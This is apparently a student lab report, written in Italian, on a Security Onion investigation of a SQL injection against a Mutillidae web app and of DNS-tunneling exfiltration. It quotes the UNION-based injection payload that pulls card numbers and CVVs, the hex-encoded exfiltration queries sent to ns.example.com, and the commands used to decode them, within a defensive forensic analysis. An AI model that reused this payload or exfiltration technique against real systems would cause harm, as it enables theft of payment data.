


Figura 13 — Dashboard DNS filtrata su example.com: 4 log, query di tipo A, classe C_INTERNET, protocollo UDP e risposta SERVFAIL.

Il quadro che emerge è netto: 4 query, tutte di tipo A, classe C_INTERNET, su protocollo UDP, tutte con codice di risposta **SERVFAIL** e con il pannello DNS – Answers vuoto. Nessuna delle quattro query ha prodotto una risoluzione valida: se lo scopo fosse stato raggiungere un host, l'operazione sarebbe fallita quattro volte su quattro senza alcun tentativo. È esattamente il comportamento atteso da un canale di esfiltrazione, dove ciò che conta è che la query arrivi al server autoritativo, non che torni una risposta.




Figura 14 — Con il filtro attivo restano un solo client (192.168.0.11) e un solo server (209.165.200.235).

Ruolo	Indirizzo IP	Osservazioni
DNS Client	192.168.0.11	Host interno che genera le query anomale: è la macchina compromessa, punto di partenza dell'esfiltrazione.
DNS Server	209.165.200.235	Server autoritativo interrogato (ns.example.com): riceve i dati codificati nei nomi richiesti. È lo stesso host colpito dalla SQL injection.

Tabella 6 — Client e server DNS coinvolti nelle quattro query verso example.com.

5.3 Passo 3 — Estrazione e decodifica dei dati esfiltrati

Le quattro voci di log mostrano query verso sottodomini di ns.example.com costituiti da lunghe stringhe di cifre e lettere comprese tra 0 e f: la forma tipica di un testo codificato in esadecimale, non di nomi host legittimi. Le query sono state esportate con il link **Export: Raw**, che produce il file /home/analyst/Downloads/DNS - Queries.csv.

Nota operativa: nella VM il pulsante di download non forniva alcun riscontro visibile, tanto che l'operazione è stata ripetuta più volte; in realtà ogni click aveva prodotto un file, e nella cartella Downloads si sono accumulate oltre settanta copie numerate dello stesso CSV. Le copie superflue sono state rimosse con:

```
find . -maxdepth 1 -name "DNS - Queries (*)" -delete
```

Il file va poi ripulito lasciando i soli caratteri esadecimali: vanno rimossi l'intestazione Query, Count, la riga 17.201.165.209.in-addr.arpa, il suffisso .ns.example.com, le virgolette, le virgole e i contatori. L'operazione, prevista dalla traccia con un editor di testo, è stata eseguita da riga di comando per garantirne la ripetibilità e l'assenza di errori di trascrizione:

```
analyst@SecOnion:~/Downloads$ grep example "DNS - Queries.csv" > tmp1.txt
analyst@SecOnion:~/Downloads$ cut -d '.' -f1 tmp1.txt > tmp2.txt
analyst@SecOnion:~/Downloads$ tr -d '"\n' < tmp2.txt > pulito.txt
```

- `grep example` — tiene solo le quattro righe dei sottodomini, scartando intestazione e query legittima;
- `cut -d '.' -f1` — isola la porzione che precede il primo punto, cioè la sola stringa esadecimale;
- `tr -d '"\n'` — elimina virgolette e ritorni a capo, concatenando il tutto in un'unica stringa continua.

Il contenuto ottenuto è il seguente:

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f5420
53484152450a5468697320646f63756d656e7420636f6e7461696e7320
```

```
696e666f726d61746966f6e2061626f757420746865206c617374207365
637572697479206272656163682e0a
```

La decodifica è stata quindi eseguita con xxd:

```
analyst@SecOnion:~/Downloads$ xxd -r -p pulito.txt > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
```

L'opzione -r inverte il funzionamento di xxd (da esadecimale a binario) e -p indica il formato "plain", privo di offset e colonne.

```
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$ █
```

Figura 15 — Output di cat secret.txt: il documento riservato ricostruito dalle query DNS.

```
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

Il testo è leggibile e coerente: le sequenze 0a presenti nell'esadecimale corrispondono ai caratteri di ritorno a capo, il che conferma che il dato trasportato era un documento di testo strutturato e non una stringa casuale.

5.4 Risposte alle domande della Parte 2

D. Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.

R. I valori restituiti nel campo Username non sono nomi utente: sono **numeri di carta di credito a 16 cifre**. Coerentemente, il campo Password contiene il **CVV a 3 cifre** e il campo Signature la **data di scadenza** della carta. Esempi: Username 4444111122223333 / Password 745 / Signature 2012-03-01; Username 774653633776330 / Password 722 / Signature 2015-04-01; Username 8242325748474749 / Password 461 / Signature 2016-03-01. In totale il server ha restituito 5 record (elenco completo nella Tabella 5).

D. I sottodomini delle query DNS erano sottodomini? Se no, qual è il testo?

R. No. Non corrispondono ad alcun host reale: sono **testo ASCII codificato in esadecimale** inserito nella parte sinistra del nome di dominio richiesto. Il testo decodificato è: «*CONFIDENTIAL DOCUMENT / DO NOT SHARE / This document contains information about the last security breach.*»

D. Cosa implica questo risultato riguardo a queste particolari richieste DNS? Qual è il significato più ampio?

R. Le richieste non avevano finalità di risoluzione dei nomi: il DNS è stato usato come **canale nascosto (covert channel)** per trasferire dati fuori dalla rete, tecnica nota come **DNS tunneling**. Il dato è trasportato nel nome richiesto, quindi è sufficiente che la query raggiunga il server autoritativo controllato dall'attaccante perché l'esfiltrazione riesca: le risposte SERVFAIL e l'assenza di record in DNS – Answers lo confermano. Il significato più ampio è duplice: (a) un host interno, 192.168.0.11, è compromesso e comunica con l'esterno; (b) i controlli perimetrali basati su web proxy e firewall sono inefficaci se il traffico DNS non viene ispezionato, poiché la porta 53 è quasi sempre consentita in uscita.

D. Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare dati?

R. Query di questa forma non sono generate da un utente né da un'applicazione legittima: sono prodotte da uno **script o da un malware di DNS tunneling** in esecuzione sull'host compromesso (categoria di strumenti come dnscat2, iodine o dnsteal), che legge un file, lo converte in esadecimale, lo suddivide in blocchi compatibili con i limiti dei nomi DNS (63 caratteri per etichetta, 253 in totale) e li invia come query successive al proprio server

autoritativo. Nel caso in esame i blocchi sono di 60 caratteri, sotto il limite di etichetta, e la loro concatenazione ricostruisce il file senza perdite. Il DNS viene scelto perché: è quasi sempre consentito in uscita anche dove ogni altro protocollo è bloccato; è raramente sottoposto a deep packet inspection; non prevede autenticazione; genera volumi di log elevati e spesso poco conservati, in cui poche query anomale passano inosservate; il payload è trasportato nel nome richiesto, quindi non richiede una connessione stabilita verso l'esterno.

6. Timeline dell'incidente

Data / ora (UTC)	Evento	Evidenza
01–30 giugno 2020	Finestra di analisi impostata in Kibana: 136 log totali, di cui 22 HTTP e 22 DNS.	Dashboard Overview, HTTP, DNS
12 giu 2020 21:30:09.445	Richiesta HTTP GET con payload SQL injection da 209.165.200.227:56194 verso 209.165.200.235:80, pagina Mutillidae user-info.php.	Log bro_http, _id ZzjrzXIBB6Cd-_OSD_iW, tag HTTP::URI_SQLI
12 giu 2020 21:30:09 (stesso flusso)	Il server risponde 200 OK con 23.665 byte contenenti 5 record della tabella credit_cards.	Trascrizione capME del pcap del flusso
Giugno 2020	Quattro query DNS di tipo A con sottodomini esadecimali da 192.168.0.11 verso 209.165.200.235 (ns.example.com), tutte SERVFAIL.	Log bro_dns filtrati su example.com
Giugno 2020	Decodifica dei sottodomini: documento riservato ricostruito integralmente.	Export CSV, pulizia da shell e xxd -r -p
19 giu 2020 18:50:33.318	Importazione del pcap nel sensore (tempo di acquisizione, non dell'evento).	Campo timestamp, path /nsm/import/bro/...

Tabella 7 — Cronologia degli eventi ricostruita dai log.

Nota metodologica: i log DNS analizzati ricadono nella finestra di giugno 2020; il timestamp puntuale delle singole query è rilevabile dalla colonna Time della dashboard DNS e va riportato in questa tabella qualora richiesto un dettaglio al secondo.

7. Indicatori di compromissione (IoC)

Tipo	Indicatore	Contesto
IPv4	209.165.200.227	Sorgente dell'attacco SQL injection (attore della minaccia), porta 56194.
IPv4	209.165.200.235	Server web vittima sulla porta 80; agisce anche da server DNS autoritativo destinatario delle query di esfiltrazione.
IPv4	192.168.0.11	Host interno compromesso, sorgente delle query DNS anomale.
Dominio	example.com / ns.example.com	Dominio usato come punto di raccolta del canale di esfiltrazione.
URI	/mutillidae/index.php?page=user-info.php &username=...	Richiesta con payload UNION-based sul parametro username.
Payload SQL	' union select ccid,ccnumber,ccv,expiration,null from credit_cards --	Stringa di injection utilizzata.
Tag Zeek	HTTP::URI_SQLI	Etichetta applicata automaticamente da Zeek alla richiesta malevola.
Pattern DNS	Etichette DNS lunghe composte solo da [0-9a-f], risposta SERVFAIL, nessun record in risposta	Firma comportamentale del DNS tunneling.
ID flusso / documento	uid CuKeR52aPjRN7PfQDd — _id ZzjrzXIBB6Cd-_OSD_iW	Riferimenti per il recupero del flusso e del documento in Elasticsearch.

Tipo	Indicatore	Contesto
User agent	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Firefox/68.0	Client utilizzato per l'attacco.

Tabella 8 — Indicatori utilizzabili per ricerche retrospettive e regole di rilevamento.

8. Valutazione dell'impatto

L'incidente combina un accesso non autorizzato a dati e un trasferimento degli stessi fuori dal perimetro. Gli effetti principali sono i seguenti:

- **Riservatezza:** compromessa. Sono stati esposti numeri di carta di pagamento (PAN), CVV e date di scadenza: un'esposizione particolarmente grave perché la combinazione PAN + CVV + scadenza consente operazioni fraudolente card-not-present. È stato inoltre trasferito all'esterno un documento marcato come riservato, il cui stesso contenuto fa riferimento a una precedente violazione di sicurezza.
- **Integrità:** non sono emerse evidenze di modifica dei dati nella finestra analizzata, ma la stessa vulnerabilità consentirebbe operazioni di scrittura (INSERT, UPDATE, DELETE): l'assenza di prove non equivale ad assenza di rischio.
- **Disponibilità:** non risulta impattata.
- **Superficie di attacco:** il server espone Apache 2.2.8 e PHP 5.2.4, entrambi fuori supporto da oltre un decennio, su HTTP in chiaro. Oltre alla SQL injection sfruttata, è ragionevole attendersi molte altre vulnerabilità note non corrette.
- **Profilo normativo:** la memorizzazione del CVV è vietata dallo standard PCI DSS e la sua presenza nel database rappresenta di per sé una non conformità. Trattandosi di dati personali, l'evento configura una violazione ai sensi del GDPR, con obbligo di notifica al Garante entro 72 ore dalla presa di conoscenza e valutazione della comunicazione agli interessati (artt. 33 e 34).
- **Persistenza del rischio:** l'host 192.168.0.11 va considerato compromesso fino a prova contraria; il canale DNS può essere riutilizzato per comando e controllo oltre che per esfiltrazione.

9. Raccomandazioni

9.1 Interventi immediati (contenimento)

7. Isolare dalla rete l'host 192.168.0.11 e avviarne l'analisi forense per individuare il processo che genera le query DNS.
8. Bloccare a livello perimetrale le risoluzioni verso example.com / ns.example.com e l'indirizzo 209.165.200.235, e inserire 209.165.200.227 in blacklist.
9. Mettere offline o dietro WAF in modalità bloccante l'applicazione web vulnerabile fino alla correzione del difetto.
10. Ricercare retrospettivamente gli IoC della Tabella 8 su tutto lo storico disponibile, per accertare l'estensione reale della compromissione.
11. Avviare la procedura di notifica del data breach e la valutazione dell'impatto sugli interessati; coordinarsi con il circuito di pagamento per la riemissione delle carte coinvolte.

9.2 Correzioni applicative

- **Query parametrizzate (prepared statement):** è la contromisura risolutiva. Separando codice SQL e dati, l'input dell'utente non può più essere interpretato come istruzione.

- **Validazione dell'input in allow-list:** accettare solo i valori attesi per formato e lunghezza, anziché tentare di filtrare i caratteri pericolosi.
- **Privilegio minimo sul database:** l'utenza applicativa non deve poter leggere tabelle estranee alla propria funzione, come `credit_cards` da una pagina di consultazione account.
- **Aggiornamento dello stack:** migrazione a versioni supportate di web server e runtime PHP, con processo di patching periodico.
- **Protezione del dato a riposo:** cifratura o tokenizzazione dei PAN e rimozione totale del CVV dagli archivi, come richiesto da PCI DSS.
- **HTTPS obbligatorio:** l'uso della porta 80 in chiaro espone credenziali e risposte a chiunque sia in ascolto sul percorso.

9.3 Rilevamento e monitoraggio

- **Ispezione del traffico DNS:** regole su lunghezza delle etichette, entropia dei nomi richiesti, volume di query per host e rapporto tra query e risposte valide (un host con quattro SERVFAIL consecutivi e nessun tentativo è di per sé anomalo).
- **Egress filtering:** consentire query DNS verso l'esterno esclusivamente ai resolver interni autorizzati, bloccando la porta 53 diretta dai client.
- **DNS RPZ / sinkhole:** blocco e reindirizzamento dei domini sospetti con generazione automatica di alert.
- **Valorizzazione dei tag Zeek:** il tag `HTTP::URI_SQLI` era già presente nel log. Trasformare questi tag in alert e cruscotti dedicati converte un dato passivo in un rilevamento attivo.
- **Threat hunting periodico:** l'attacco non ha generato alert significativi (un solo evento Snort in tutto il mese). Ricerche proattive regolari sui log Zeek sono parte necessaria del processo di monitoraggio.
- **Igiene delle credenziali:** le utenze di default del sistema di analisi (`analyst/cyberops`) devono essere modificate in qualsiasi impiego non didattico.

10. Conclusioni

Il laboratorio ha permesso di ricostruire per intero una catena di attacco a partire dai soli log di rete. La correlazione tra dashboard Kibana, log Zeek e trascrizioni pcap ha consentito di isolare l'attore della minaccia (209.165.200.227), individuare il bersaglio (209.165.200.235:80, applicazione Mutillidae), qualificare la tecnica utilizzata (SQL injection UNION-based), misurare l'esito dell'attacco (5 record di carte di pagamento restituiti in chiaro con codice 200 OK) e infine documentare un secondo canale, quello DNS, usato per trasferire fuori dalla rete un documento riservato dall'host interno 192.168.0.11.

Tre considerazioni metodologiche emergono con chiarezza. La prima: l'evidenza era già nei dati — Zeek aveva etichettato la richiesta come `HTTP::URI_SQLI` — ma nessun processo la portava all'attenzione di un analista; il rilevamento esiste solo se qualcuno lo guarda. La seconda: il traffico apparentemente più innocuo, una query DNS, può essere il vettore di una fuga di dati, e diventa visibile solo osservando il contenuto delle richieste, non soltanto il loro esito. La terza: distinguere il tempo dell'evento dal tempo di acquisizione del dato è essenziale, pena una timeline sbagliata di una settimana.

L'attività conferma il valore dell'approccio investigativo per pivot successivi e la necessità di affiancare al rilevamento automatico una attività continuativa di threat hunting sui dati di rete.

Appendice A — Comandi e filtri utilizzati

```
# 1. Verifica dello stato dei servizi del sensore
analyst@SecOnion:~$ sudo so-status

# 2. Kibana - accesso: analyst / cyberops
#   Time Range > Absolute
#   From: 2020-06-01 00:00:00.000   To: 2020-06-30 23:59:59.999   > Go

# 3. Filtro protocollo (menu Zeek Hunting)
#   Zeek Hunting > HTTP           -> 22 log
#   Zeek Hunting > DNS             -> 22 log
#   Barra di ricerca: example.com > Update   -> 4 log

# 4. Pivot verso la trascrizione pcap
#   Click sul valore del campo _id della voce di log -> capME
#   Ricerca nella trascrizione: Ctrl-F > "username"

# 5. Esportazione, pulizia e decodifica
#   DNS - Queries > Export: Raw -> /home/analyst/Downloads/DNS - Queries.csv
analyst@SecOnion:~/Downloads$ find . -maxdepth 1 -name "DNS - Queries (*.csv)" -delete
analyst@SecOnion:~/Downloads$ grep example "DNS - Queries.csv" > tmp1.txt
analyst@SecOnion:~/Downloads$ cut -d '.' -f1 tmp1.txt > tmp2.txt
analyst@SecOnion:~/Downloads$ tr -d '"\n' < tmp2.txt > pulito.txt
analyst@SecOnion:~/Downloads$ xxd -r -p pulito.txt > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
```

Appendice B — Payload e dato decodificato

B.1 Richiesta HTTP malevola (campo uri)

```
/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,
ccnumber,ccv,expiration,null+from+credit_cards--+&password=
&user-info-php-submit-button=View+Account+Details
```

B.2 Query decodificata

```
' UNION SELECT ccid, ccnumber, ccv, expiration, null FROM credit_cards --
```

B.3 Query DNS di esfiltrazione (come registrate da Zeek)

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com
697479206272656163682e0a.ns.example.com
```

B.4 Testo ottenuto con xxd -r -p

```
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

Appendice C — Elenco delle figure

N.	Contenuto
Figura 1	Output del comando sudo so-status: servizi del sensore e stack Elastic attivi.
Figura 2	Dashboard Overview con l'intervallo esteso a giugno 2020: 136 log totali e ripartizione per tipo di log.
Figura 3	Dashboard HTTP: 22 log nel periodo, con distribuzione per Destination Country (United States) e Destination Port (80).

N.	Contenuto
Figura 4	Voce di log HTTP espansa: riga di sintesi (timestamp, IP, porta, uid, _id) e primi campi del documento.
Figura 5	Campi di sorgente ed esito: source_ip, source_port, status_code 200, status_message OK.
Figura 6	Campi uri, uri_length, useragent, uid e virtual_host della stessa voce di log.
Figura 7	Campo message della voce di log, con il record Zeek completo della richiesta e il tag HTTP::URI_SQLI.
Figura 8	capME: log entry, metadati di connessione e inizio della trascrizione (SRC in blu, DST in rosso).
Figura 9	capME: esito della query iniettata — «5 records found» e primi record di carta restituiti.
Figura 10	capME: prosecuzione della trascrizione con i restanti record, completi di CVV e data di scadenza.
Figura 11	Pannelli DNS – Client, DNS – Server e DNS – Phishing Attempts prima del filtro su example.com.
Figura 12	DNS – Queries: accanto a una normale risoluzione inversa, quattro query con sottodomini esadecimali su ns.example.com.
Figura 13	Dashboard DNS filtrata su example.com: 4 log, query di tipo A, classe C_INTERNET, protocollo UDP e risposta SERVFAIL.
Figura 14	Con il filtro attivo restano un solo client (192.168.0.11) e un solo server (209.165.200.235).
Figura 15	Output di cat secret.txt: il documento riservato ricostruito dalle query DNS.